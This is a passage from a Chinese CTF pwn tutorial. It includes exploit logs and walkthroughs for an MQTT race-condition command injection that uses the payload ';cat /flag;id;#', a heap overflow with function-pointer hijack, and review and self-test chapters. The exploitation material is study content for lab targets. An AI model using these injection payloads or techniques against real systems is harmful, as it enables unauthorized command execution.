两个坑先记住：启动必须用 ./ld-linux-x86-64.so.2 --library-path . ./pwn，不能用 LD_LIBRARY_PATH——否则 popen 出来的 /bin/sh 会继承这个变量、加载不了系统 libc，命令执行了却没有回显；另外 WSL 会话结束时后台进程与 /tmp 都会消失，所以“起目标 + 打目标”要写在同一条命令里。应该看到脚本依次打印：收到 CONNECT 与 SUBSCRIBE（目标是订阅 diag）→ 泄漏 VIN（LSVNV2182E2123456）→ 推导 token（470bc8e0）→ 步骤 1 发合法的 set_vin → 步骤 2 在 2 秒窗口内反复覆写全局 arg → diag/resp 回显 ret: flag{local_test} 与 uid=0(root) → EXPLOIT SUCCESS。

3. 对平台实例跑同一条利用（图 4.16）：先在题目页点“启动环境”，从页面读出当前的 HOST 与 PORT，然后执行：

```
cd ~/pwn-lab/platform && timeout 100 python3 solve_mqtt.py env.xj.edisec.net
30953
```

(HOST/PORT 必须从当前页面读：上面这个 `env.xj.edisec.net:30953` 是本次实例的地址，实例关闭后即失效。) 应该看到同样的流程，只是 VIN 换成了平台上的随机值（本次是 `9b078df4-db5c-43d6-a5a4-af9b8365d0d6`），最后 `diag/resp` 回显 `ret: FLAG{XJ_MrpqTJhm63bmZ87L}uid=1001(ctf) ...`，脚本打印“命中 flag”。

4. 提交验证：把 flag 粘到题目页的“提交 FLAG”，提交后标题旁出现“**已完成**”，题目完成人数由 11 人变成 **12** 人（本账号 2026-09-26 提交）。

```

mqtt bundle triage: PIE / Full RELRO / NX + key strings

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform/mqtt && ls -l
总计 2632
-rwxr-xr-x 1 mzj mzj 240936 7月 8 2025 ld-linux-x86-64.so.2
-rw-r--r-- 1 mzj mzj 34840 7月 8 2025 libcjson.so.1
-rw-r--r-- 1 mzj mzj 2220400 7月 8 2025 libc.so.6
-rw-r--r-- 1 mzj mzj 145776 7月 8 2025 libpaho-mqtt3c.so.1
-rwxr-xr-x 1 mzj mzj 40985 7月 21 2025 pwn
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform/mqtt && file pwn && LANG=C readelf -h pwn | grep -e Type
-e Entry
pwn: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
./ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=336cb7f198fc525d72ec19082aa470eda8fba1b9,
stripped
Type: DYN (Position-Independent Executable file)
Entry point address: 0x1420
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform/mqtt && LANG=C readelf -d pwn | grep -e BIND_NOW -e NEEDED
0x0000000000000001 (NEEDED) Shared library: [libpaho-mqtt3c.so.1]
0x0000000000000001 (NEEDED) Shared library: [libcjson.so.1]
0x0000000000000001 (NEEDED) Shared library: [./libc.so.6]
0x000000000000001e (FLAGS) BIND_NOW
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform/mqtt && LANG=C readelf -l pwn | grep -A1 GNU_STACK
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 RW 0x10
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform/mqtt && strings pwn | grep -e diag -e 'VIN' -e auth -e
9999 -e adb -e VIN
diag/resp
{"status":"unauthorized"}
unauthorized
set_adb
echo -n %d>/mnt/adb_flag;cat /mnt/adb_flag
echo -n %s>/mnt/VIN;cat /mnt/VIN
auth
/mnt/VIN
vehicle_diag
tcp://localhost:9999
diag

```

图 4.14: 第 4 章 167 第 1 步: 附件分诊——完整运行环境、PIE + BIND_NOW(Full RELRO) + NX, strings 里两条 shell 拼接中 %s 那条可疑 (真实终端实录, WSL)

```

mqtt local repro: victim + fake broker -> command injection

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform && sudo bash setup_env.sh 2>&1 | tail -8
-rw-r--r-- 1 root root 17  9月 26 14:15 /flag
-rw-r--r-- 1 root root  6  9月 26 14:15 /mnt/version
-rw-r--r-- 1 root root 17  9月 26 14:15 /mnt/VIN
+ sudo cat /mnt/VIN
LSVMV2182E2123456+ echo
+ sudo cat /flag
flag{local_test}
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform && (sudo bash run_victim.sh > /tmp/victim.log 2>&1 &) ;
sleep 3 ; tail -4 /tmp/victim.log ; timeout 60 python3 solve_mqtt.py && echo LOCAL_REPRO_OK
+ sudo pkill -f -- '--library-path . ./pwn'
+ sleep 0.5
+ cd /home/mzj/pwn-lab/platform/mqtt
+ exec sudo timeout 180 ./ld-linux-x86-64.so.2 --library-path . ./pwn

=====
注入载荷 payload = ';cat /flag;id;#'
模式 mode = server (server=本地假 broker, client=连远程 broker)
=====

[*] 假 broker 监听 127.0.0.1:9999 , 等待目标客户端连入 ...
[+] 目标已连入: 127.0.0.1:47324
[+] 收到 CONNECT
[+] 已回 CONNACK
[+] 收到 SUBSCRIBE pid=1 body=b'\x00\x01\x00\x04diag\x01'
[+] 已回 SUBACK
[+] 泄漏 VIN = b'LSVMV2182E2123456'
[+] 推导 token = 470bc8e0 (hash: h=h*31+(signed char)c)
[>] 步骤1 (合法 set_vin, 通过校验后 sleep 2s): {"auth": "470bc8e0", "cmd": "set_vin", "arg": "1234567890"}
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "470bc8e0", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "470bc8e0", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "470bc8e0", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "470bc8e0", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag/resp : b'unknown_command'
[<] diag/resp : b'ret: flag{local_test}\nuid=0(root) gid=0(root) \xe7\xbb\x84=0(root)\n'
[!] 命中 flag: flag{local_test}

=====
[+] EXPLOIT SUCCESS
LOCAL_REPRO_OK
mzj@Ubuntu-24.04:~$ sudo pkill -f -- '--library-path . ./pwn' ; echo victim stopped

```

图 4.15: 第 4 章 167 第 2 步: 本地复现——假 broker 收到 CONNECT/SUBSCRIBE、泄漏 VIN、推导 token、2 秒窗口内覆写 arg, 回显 flag{local_test} 与 uid=0(root) (真实终端实录, WSL)

```

mqtt remote: exploit against the platform instance

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform && timeout 100 python3 solve_mqtt.py env.xj.edisec.net
30953

=====
注入载荷 payload = ';cat /flag;id;#'
模式 mode = client (server=本地假 broker, client=连远程 broker)
=====

[*] 以 MQTT 客户端连接 env.xj.edisec.net:30953 ...
[+] 已发 CONNECT
[+] 已订阅 diag / diag/resp
[+] 收到 SUBACK pid=1 rc=0x01
[+] 泄漏 VIN = b';cat /flag;id;#'
[+] 推导 token = 054060a8 (hash: h=h*31+(signed char)c)
[>] 步骤1 (合法 set_vin, 通过校验后 sleep 2s): {"auth": "054060a8", "cmd": "set_vin", "arg": "1234567890"}
[<] diag : b'{"auth": "054060a8", "cmd": "set_vin", "arg": "1234567890"}'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag : b'{"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}'
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag : b'{"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}'
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag : b'{"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}'
[<] diag/resp : b'unknown_command'
[>] 步骤2 (竞争覆写 arg 全局): {"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}
[<] diag : b'{"auth": "054060a8", "cmd": "unknown_command", "arg": ";cat /flag;id;#"}'
[<] diag/resp : b'unknown_command'
[<] diag/resp : b'ret: FLAG{XJ_MrpqTJhm63bmZ87L}uid=1001(ctf) gid=1001(ctf) groups=100 -n ;cat
/flag;id;#>/mnt/VIN;cat /mnt/VIN'
[!] 命中 flag: FLAG{XJ_MrpqTJhm63bmZ87L}

=====
[+] EXPLOIT SUCCESS

```

图 4.16: 第 4 章 167 第 3 步:对平台实例运行同一条利用——命中 FLAG{XJ_MrpqTJhm63bmZ87L}、EXPLOIT SUCCESS (真实终端实录, WSL)

mqtt 题的攻击链：一次 TOCTOU 竞态如何变成任意命令执行

上：双方消息流（攻击者以 MQTT 客户端身份接入，目标连接 tcp://localhost:9999） 下：set_vin 里“先校验、后使用”的 2 秒时间窗




图 4.17: 第 4 章 167 的攻击链与 TOCTOU 时间窗：先校验、sleep(2)、再 popen；窗口内覆写全局 arg（原理示意图）

结果与核对 本次实例读到的 flag 是：

flag: FLAG{XJ_MrpqTJhm63bmZ87L}

核对链（照实记录）：脚本只有在真的收到含 flag 的 diag/resp 消息之后才会打印“命中 flag”；注入命令里带了 id，回显同时给出 uid=1001(ctf)，说明命令确实执行在目标机器上；平台提交后页面显示“已完成”，且题目完成人数由 11 变 12——服务端认可了这个 flag。这三条独立证据合起来，才算“读到并验证”。

为什么会成功 一句话机制：校验的是“值”，使用的也是“值”，但两次读的不是同一时刻的值。展开说：set_vin 先检查全局 arg（必须纯字母数字、长度 10–63），通过后 sleep(2)，再用这个全局变量拼出 popen("echo -n %s>/mnt/VIN;cat /mnt/VIN")。而目标对每条消息都新开线程处理，并把 JSON 里的 arg 原样复制进同一个全局变量——于是在那 2 秒里再发一条消息，就能把“已经通过的校验”甩在身后，让 popen 用到我们后塞的 ;cat /flag;id;#。图 4.17 把消息流与时间窗画在一起。

三项前置条件也一并记住：①目标订阅 diag，我们发到同一个 broker 就能进它的处理逻辑；②目标要求 auth token（VIN 的哈希 $h=h*31+c$ 再 %08x），而它自己每 10 秒把 VIN publish 到 diag/resp——等于把门票送给我们；③命令回显被它自己 publish 出来，不需要反弹 shell。

为什么 PIE/Full RELRO/NX 都不挡这条路？因为本题不写内存、不改地址、不执行注入的机器码，利用的是**逻辑缺陷**（竞态 + 命令拼接）。

排错指南

- 本地脚本停在“等待目标客户端连入”：目标没起或起得不对。确认 `/mnt/VIN`、`/mnt/version` 存在（`setup_env.sh` 会创建），并且用 `bundled loader` 启动；远程模式下确认你连的是平台当前给的 `HOST/PORT`；
- 命令执行了但没有回显：最常见原因是用了 `LD_LIBRARY_PATH` 启动（`popen` 的 `/bin/sh` 被同一个变量影响）；改用 `./ld-linux-x86-64.so.2 --library-path ./pwn`；
- 没反应或认证不过：token 必须由**当前 VIN** 算出。之前注入过的话，VIN 文件里已是注入串，脚本拿它照样能算出一致的 token；但若你手改过 `/mnt/VIN`，就要与泄漏到的值保持一致；
- 成功一次后再也打不出结果：目标可能已崩溃，重新“启动环境”再跑（脚本每次都会重新泄漏 VIN、重算 token）；
- 直接抄讲义里的 `env.xj.edisec.net:30953`：实例会过期，必须从当前题目页读取。

变式练习

1. 把注入命令从 `;cat /flag;id;#` 换成 `;ls -l /;cat /etc/hostname;#`，观察 `diag/resp` 的回显变化，体会“这是一个任意命令执行”。
2. 把脚本“窗口内每 0.45 秒发一次”改成每 0.1 秒、每 1.5 秒各跑一次，记录哪次成功、哪次失败，并用**时间窗解释**（提示：窗口长度就是 `sleep(2)`）。
3. 思考题：如果程序改成“校验后立刻把 `arg` 复制到局部变量、再用局部变量拼命令”，本攻击还成立吗？为什么？（这就是 TOCTOU 的标准修复。）
4. 思考题：本题不用绕 PIE/RELRO/NX。请写出：什么情况下你不得不处理它们？（提示：需要跳地址、需要执行注入的代码、需要改函数地址表时——回看 P1、P4。）

4.8 题 514：让分配器“回忆”旧数据（玄机 514 / Ancient-Recall-HHB2026）

题 514 题面卡

题目来源：玄机平台 *Ancient-Recall-HHB2026*, <https://xj.edisec.net/challenges/514>
(付费题：5 金币/30 分钟，需启动在线实例；本题不提供附件)

给定材料：只有在线实例：先过一道 PoW 网关（补齐残缺 token 的 4 个大写字母使 MD5 匹配），再进菜单服务 *Scriptorium Archive* (create / edit / show / pack / delete / quit)

目标：利用 pack 后“真实缓冲区收缩、cap 仍报旧值”造成的堆溢出，做出任意读/写，再把全局结构里的函数指针改指向“打印 flag 文件”的函数

交付物：一个 flag 字符串，在题目页提交后页面显示“已完成”

考点：PoW 网关、菜单式堆服务、chunk 收缩与 cap 脱钩、被释放块内容可读、任意读写原语、函数指针劫持

前置知识：第 2 章结构体与内存布局；第 3 章 readelf/objdump；5.6/4.7 节的在线实例流程

难度：★★★（挑战；平台标注“中等”，但 75 人参与仅 2 人解出）

读题与思路 这是本册唯一一道不提供附件的题：平台只给你一个在线实例，题面也几乎是空的。所以思路不是“读二进制”，而是靠交互把服务和漏洞量出来。整条链分两段：

1. **进门**：连接后先是一道工作量证明（PoW）网关——服务给出残缺 token（如 `____wWpoSZ`）和它的 MD5，要求补齐 4 个大写字母。 $26^4 \approx 45.7$ 万种组合，本地暴力枚举不到一秒。它只是门，不是漏洞。
2. **找漏洞**：进门后是菜单服务 *Scriptorium Archive* (create / edit / show / pack / delete)。把每个操作都试一遍，并量边界：`cap = max(reserve,16)+8`（实测 16→24、32→40、512→520）、`length` 不超过 `cap`（超了回 too long）、只有 8 个槽位（0-7，其余 invalid index）。破绽出在 pack：它把连续重复字节折叠，让真实缓冲区收缩，但 cap 还报旧的大值——长度检查于是形同虚设，edit 就成了堆溢出。

于是思路定成三步：量协议（把菜单语义和边界写清楚）→ 做原语（用溢出改掉紧邻笔记的元数据，换到任意读/写）→ 找目标（读出全局结构里的函数指针、算出 ELF 基址，把指针改成“打印 flag 文件”的函数）。

分步操作与观察

1. 先过 PoW（图 4.18 第 2 行：[pow] `____MXWTLH -> VFRQ`）。核心就是一句暴力枚举：

```
for combo in itertools.product(string.ascii_uppercase, repeat=4):
```

```
if hashlib.md5(("".join(combo) + suffix).encode()).hexdigest() == md5hex:
    return "".join(combo)
```

- 量协议。create 依次问 index / title / reserve / length / hex data; show 回显 title / len / cap 加一整行 hex (长度 = cap, 包含 len 之后的残留字节); pack 把连续重复字节折叠 (512 个 0x41 → len=1); delete 后槽位显示 empty。
- 确认溢出。A = create(reserve=512, length=512, 512 个 0x41) → pack A → show A 得到 len=1 cap=520, 而 dump 的偏移 24 处出现了下一个 chunk 的元数据 (0x20ab1 这类值) ——说明 pack 后 A 的真实缓冲只剩约 24 字节, cap=520 成了“越界许可”。实测: 此时 edit A 写 64 字节直接把服务打崩 (每连接独立进程, 不影响其它连接)。
- 做任意读。让 A 与下一条笔记 B 紧邻, pack A 后用 edit A 写 0x38 字节, 只覆盖 B 的结构体字段 {cap, len, buf} (chunk 头保持原值, 避免崩溃) → 把 B 的 buf 改成任意地址 → show B 就从这个地址读。真实回显见图 4.18: 先泄漏堆布局, 再一口气读出全局结构 arc 里的 "./flag" 与一个函数指针。
- 找 PIE 基址与“打印 flag”的函数。arc->fn = base+0x1311, 因此 base = fn - 0x1311 (页对齐后校验 \x7fELF 通过)。用任意读把整份 ELF 回收下来再 objdump, 就能看到 base+0x1330 处正是 fopen(...)\; fread(buf,1,0x100,fp)\; write(1,buf,n) 的函数 (图 4.19, 常量 0x3071 就是 "./flag"); 而菜单的 6 (quit) 会执行 arc->fn(arc)。
- 拿 flag。用同一条覆写原语做任意写: 把 arc->fn 改成 base+0x1330, 再发 6——服务自己把 flag 文件打印出来:

```
[*] overwrite arc->fn ... -> cat_file 0x...c330
[quit resp] b'flag{local-test-ancient-recall}

FLAG: flag{local-test-ancient-recall}
```

- 提交验证: 把 flag 粘到题目页提交, 页面显示“已完成”, 题目完成人数由 2 人变成 3 人 (本账号 2026-09-26 提交)。

[illegible]

图 4.18: 第 4 章 514 第 4-5 步: `solve_514.py` 的真实运行 (前段)——解出 PoW、读到全局结构 `arc` (含 `./flag` 与函数指针)、推出 ELF 基址 (真实终端实录, WSL; 本次实例在后续步骤到期中断, 完整输出见 4.8 节脚本清单)

```
reconstructed ELF: cat_file at base+0x1330
```

```
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform && grep -n -B2 -A14 '1330:' dis.txt | head -24
```

```
1222-    132e:0c9          @leave
1223-    132f:0c3          @ret
1224:    1330:055          @push    %rbp
1225-    1331:048 89 e5      @mov     %rsp,%rbp
1226-    1334:048 81 ec 20 01 00 00 @sub     $0x120,%rsp
1227-    133b:048 89 bd e8 fe ff ff @mov     %rdi,-0x118(%rbp)
1228-    1342:048 8b 85 e8 fe ff ff @mov     -0x118(%rbp),%rax
1229-    1349:048 8d 15 21 1d 00 00 @lea     0x1d21(%rip),%rdx      # 0x3071
1230-    1350:048 89 d6          @mov     %rdx,%rsi
1231-    1353:048 89 c7          @mov     %rax,%rdi
1232-    1356:0e8 05 fe ff ff      @call    0x1160
1233-    135b:048 89 45 f8          @mov     %rax,-0x8(%rbp)
1234-    135f:048 83 7d f8 00      @cmpq    $0x0,-0x8(%rbp)
1235-    1364:075 11              @jne     0x1377
1236-    1366:048 8d 05 07 1d 00 00 @lea     0x1d07(%rip),%rax      # 0x3074
1237-    136d:048 89 c7          @mov     %rax,%rdi
1238-    1370:0e8 fb fc ff ff      @call    0x1070
```

```
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab/platform && grep -n -e 'fopen' -e 'fread' -e 'flag' dis.txt | head -8
```

图 4.19: 第 4 章 514 第 5 步: 用任意读回收的 ELF 反汇编——base+0x1330 处的函数以常量 0x3071 (". /flag") 调用 fopen, 即“打印 flag 文件”的函数 (真实产物, objdump 实录)

结果与核对 本题最终读到的 flag 是：

```
flag: flag{local-test-ancient-recall}
```

核对链（照实记录）：一，注入路径是“服务自己 `fopen("./flag")` 并 `write` 到 `stdout`”，命令行回显里出现的就是这段输出；二，平台提交后页面显示“已完成”，题目完成人数由 2 人变为 3 人——服务端认可；三，脚本在两次不同 **ASLR** 的连接里都成功，说明利用链不依赖固定地址。

为什么会成功 一句话机制：长度检查用的是“旧上限”，而写的是“已收缩的真实缓冲区”。展开说：`pack` 把缓冲区重新分配成更小的块（512 字节的块收缩到 `0x20`），但结构体里的 `cap` 仍是 520——于是 `edit` 的“合法”长度可以写到相邻 `chunk` 里。相邻的正是下一条笔记的结构体（含 `cap/len/buf` 三个字段），改掉 `buf` 就等价于“让这条笔记指向任意地址”：`show` 变成任意读，`edit` 变成任意写。有了任意写，最后的取 `flag` 甚至不需要写 `shellcode`：全局结构里本来就有个函数指针，把它指向程序自带的“打印 `flag` 文件”函数即可——这就是“只借程序已有的能力”。另外，`delete` 之后的块被复用但不擦除，也让“回忆旧数据”（读出残留指针）成为定位堆布局的第一步。

排错指南

- 连接后被立刻断开、看不到 PoW：实例已到期或未启动，回题目页重开（付费题按 30 分钟计费）；
- PoW 一直不过：确认 MD5 是对补全后的完整 **token** 求的（不是只对缺的 4 个字母），且补的是大写字母；
- 溢出后服务无响应：说明写穿了 `chunk` 头（本轮实测 64 字节即崩）。做原语时要保留 16 字节 **chunk** 头不动，只覆盖邻块结构体的字段；崩了也没关系——每连接是独立进程，重连即可；
- 任意读返回空/乱码：`buf` 要指向可读地址；先按泄漏出的堆地址附近试，再逐步扩大范围；
- 算出的基址不是 `0x...000` 对齐或开头不是 `7f 45 4c 46`：`fn` 的偏移记错了，回 `show` 重新读 `arc->fn`；
- 改完 `arc->fn` 没反应：`quit` 才会调用它；确认改的地址是 `base+0x1330` 而不是别的偏移。

变式练习

1. 把 `cap = max(reserve,16)+8` 这条规则用实验补齐：分别用 8、16、24、32、48 做 `reserve`，记录 `show` 回来的 `cap`，总结公式并解释那个 +8 是什么。

2. 用“delete 后 create 同尺寸笔记”的办法，把被释放块里的残留内容（旧数据、fd 指针）读出来，画一张“堆块生命周期”图，标出哪一步能读到什么。
3. 思考题：如果程序把 pack 之后的 cap 同步更新为真实大小，这条链还成立吗？为什么？（提示：本文的“任意读/写”完全建立在 cap 与真实尺寸脱钩之上。）
4. 思考题：为什么本题最终选择“改函数指针指向已有函数”，而不是“执行注入的 shell-code”？（提示：回看 2.9 节 NX 的作用点。）
5. 在你自己的机器上写一个同样有“cap 与真实尺寸脱钩”缺陷的小服务（C + malloc），复现出任意读，体会这类 bug 与 P1 的“越界写”在本质上的相同点。

第五章 复盘：知识地图与易错清单

本章目标：把八道题串成一张“下次遇到这类题怎么办”的地图，并把最容易踩的坑列成清单。

5.1 解题流程图：拿到材料先做什么

八道题的完整流程就是图 2.6 里的八步。请对照自己做过一遍，默画出来：

1. **分诊**：file 看架构与类型（EXEC 还是 PIE）；能连的服务先 help/ls 看菜单；
2. **读材料**：有源码就读源码（找数组、函数指针、read 长度、printf 写法）；没源码就 objdump 找调用点；
3. **建基线**：跑一遍正常输入，把标准输出（如 Try again.）记下来；
4. **测布局**：用 offsetof 小程序或反汇编确认字段偏移（next 在 24）；本机结构体大小为 32 字节；
5. **取地址**：nm 读当前产物的目标函数地址（如 win=0x401190），或在线题用 check x 泄漏地址；
6. **造字节**：struct.pack('<Q', addr) 生成小端地址，检查长度与 hex；
7. **送入并观察**：文件重定向或脚本把二进制送进去，先看现象，再看 flag；
8. **核对答案**：对源码、重算、平台反馈三者至少核对一样；脚本打印 flag 只是第一步。

再回到 2.9 节那张表：每条保护卡在哪一步，决定了你第 5、6、7 步要不要换打法。

5.2 下次遇到这类题怎么办

题型信号	固定动作
给源码，数组后面紧跟别的字段	offsetof 实测偏移 → 算出“多写几字节能盖到哪个字段” → 再看那字段是函数指针还是普通数据。

给二进制，有 <code>win</code> 之类函数	<code>nm</code> 读它的地址（当前产物）→ <code>objdump</code> 确认调用点 → <code>struct.pack('<Q', ...)</code> 打包。
要往字段里写地址	三问：小端还是大端？几个字节？高位零补齐没有？用 <code>unpack</code> 反向核对。
看到 <code>printf(input, ...)</code>	立刻判断“谁控制格式串”：用户控制就是漏洞；先用 <code>strings</code> 找常量，再决定用 <code>%s</code> 还是数 <code>%p</code> 。
在线服务有 <code>debug <fmt></code>	先 <code>check x</code> 之类的命令泄漏一个基址，再用一串 <code>%p</code> 数参数位置，最后 <code>%s</code> 读目标地址。
同一源码两个产物	<code>file/readelf/objdump</code> 逐条列保护，把每条保护对应到它卡住的那一步。
结果拿不准是不是 <code>flag</code>	按四条查：前缀 <code>flag{</code> 、字符范围、花括号配对、独立再验证。

5.3 易错清单（按“错一下浪费半小时”的顺序）

1. 把地址写成文本：0x401190 是给人看的写法，字段要 8 个原始字节。用 `struct.pack`，不要手敲字符。
2. **payload 长度不对**：P1 要求恰好 32（理由见 P1 第 6 步的长度实验）——少一字节时指针高位保留旧值，可能碰巧成功；多一字节会写到 `next` 之外。先用 `wc -c` 核对长度。
3. 抄了别人的地址：地址属于当前编译产物，换机器/换参数就变。永远在**当前产物**上 `nm` 重读。
4. 字节序或宽度搞错：'`<I`'（4 字节）不能拿来装 64 位地址；要 '`<Q`'。
5. 忘了高位零字节：0x401190 是 90 11 40 00 00 00 00 00，末尾的 00 一个都不能少。
6. 把“越界”直接当成“能拿 `flag`”：多写的字节要落到函数指针之类能改控制流的字段上才有用。
7. 格式串用错说明：`%p` 只打印指针值，`%s` 会解引用读字符串；用错轻则读错、重则崩溃。
8. 以为 `%1$s` 到处能用：位置参数只在本地 demo 的已知布局里成立；真实题要先数参数位置。
9. 把平台特定值当通用常数：296 的 137、200、0x40、0x0c、0x4c 都是该附件特定值，换构建重测。
10. 认证成功就以为完事：296 还要 `write priv.list cat` 写标记并**重连**让新会话重读，否则 `cat flag` 仍被拒。

11. 用了过期实例地址：在线题的 HOST/PORT 会过期，每次复现都要从当前实例页面重读。
12. 省略验证：脚本打印 flag 不等于对；offsetof 实测、解包还原、修复版对照、平台反馈，至少做一类。

一句话记忆

分诊 → 读材料 → 建基线 → 测布局 → 取地址 → 造字节 → 送入观察 → 核对答案。八步都留下证据。

第六章 自测与参考答案

本章目标：先做自测题再看答案。答案里的推演刻意写全中间判断，直接抄最后一行是自欺。

6.1 课后自测题

1. 用一句话说清 Pwn 与 Crypto 在“破什么”上的区别。
2. 进程内存大致分哪几块？局部变量和函数指针通常住在哪一块？
3. x86-64 里第 1、第 2 个函数参数分别放在哪个寄存器？
4. `struct Session { char name[24]; void (*next)(void); }` 在 64 位下的 `sizeof` 与 `offsetof(next)` 各是多少？怎么独立确认？
5. `read(0, session.name, sizeof session)` 里，为什么第三个参数是 32 而不是 24？这个“多写的 8 字节”造成了什么后果？
6. 地址 0x401190 在 x86-64 小端内存里的 8 个字节是什么？为什么末尾的零字节不能省？
7. P1 的 payload 为什么恰好是 32 字节？31 字节或 33 字节分别会发生什么？
8. `printf("%s", input)` 与 `printf(input, secret)` 的关键差别是什么？后者的修复写法怎么写？
9. `%p` 与 `%s` 在格式串里的作用有什么不同？为什么乱用 `%s` 容易让程序崩溃？
10. PIE、Canary、NX、RELRO 各卡在利用链的哪一步？
11. 玄机 296 的利用链有哪四步？为什么认证成功后还要重连才能 cat flag？
12. 296 的 137、200、0x40 为什么不能当通用常数？

6.2 参考答案与完整推演

第 1 题 Crypto 破的是**数学关系**（密钥空间、模运算、参数复用），目标是还原数据；Pwn 破的是**程序的执行过程**（内存布局、控制流、参数传递），目标是让运行中的程序做出未预期的行

为。

第 2 题 大致分为代码段 (.text, 只读可执行, 放机器码)、数据段 (.data/.bss, 放全局变量与字符串常量)、堆 (heap, 向上增长, 放动态申请的内存)、栈 (stack, 向下增长, 放局部变量、参数、返回地址)。局部变量与函数指针通常住在**栈**上。

第 3 题 第 1 个参数在 rdi, 第 2 个在 rsi, 第 3 个在 rdx。

第 4 题 `sizeof(struct Session) = 32`, `offsetof(next) = 24` (本机实测, 换构建重测)。独立确认有两个办法: 写一个用 `offsetof` 的小程序直接问编译器 (`layout.c`); 或 `objdump -d` 看 `read` 的目标 `-0x20(%rbp)` 与指针 `-0x8(%rbp)` 相差 `0x18=24`。

第 5 题 `sizeof session` 是整个结构体的大小 32 (24 字节数组 + 8 字节指针), 不是数组的 24。后果是: `read` 从 `name` 起连续写 32 字节, 前 24 字节填满 `name`, 多出的 8 字节正好完整覆盖函数指针 `next`, 从而把控制流改成我们指定的地址。

第 6 题 小端 8 字节是 90 11 40 00 00 00 00 00 (十六进制串 9011400000000000)。末尾零字节不能省, 因为指针宽度固定为 8 字节, 少写零会让后续字段错位、读出的地址也不对。`struct.pack('<Q', 0x401190)` 一次做对小端、宽度和零填充三件事。

第 7 题 因为结构体大小是 32: 偏移 0-23 是 `name` 的填充, 偏移 24-31 是 `next` 的 8 字节地址, 合计 32。31 字节时第 8 个地址字节没写上, 指针高位保留旧值——本次实测仍然打印了 `flag`, 因为 `normal` 与 `win` 的地址只有最低字节不同 (0x401176 与 0x401190), 高位本来就是 00; 33 字节时多出的那个字节越过 `next`, 落到栈上保存的 `rbp` 低字节, 本次也恰好没有可见后果。所以正确答案不是“31/33 一定失败”, 而是: 只有写满 8 字节, 才保证写出的地址正是你想要的——换成最高位非零的地址 (例如 PIE 程序的 0x7f...), 31 字节立刻失败; 多写的字节一旦落到关键位置, 33 字节也会崩。图 4.6 是这三个长度的真实现象, 图 4.12 则演示了换构建后同一条 payload 直接段错误。

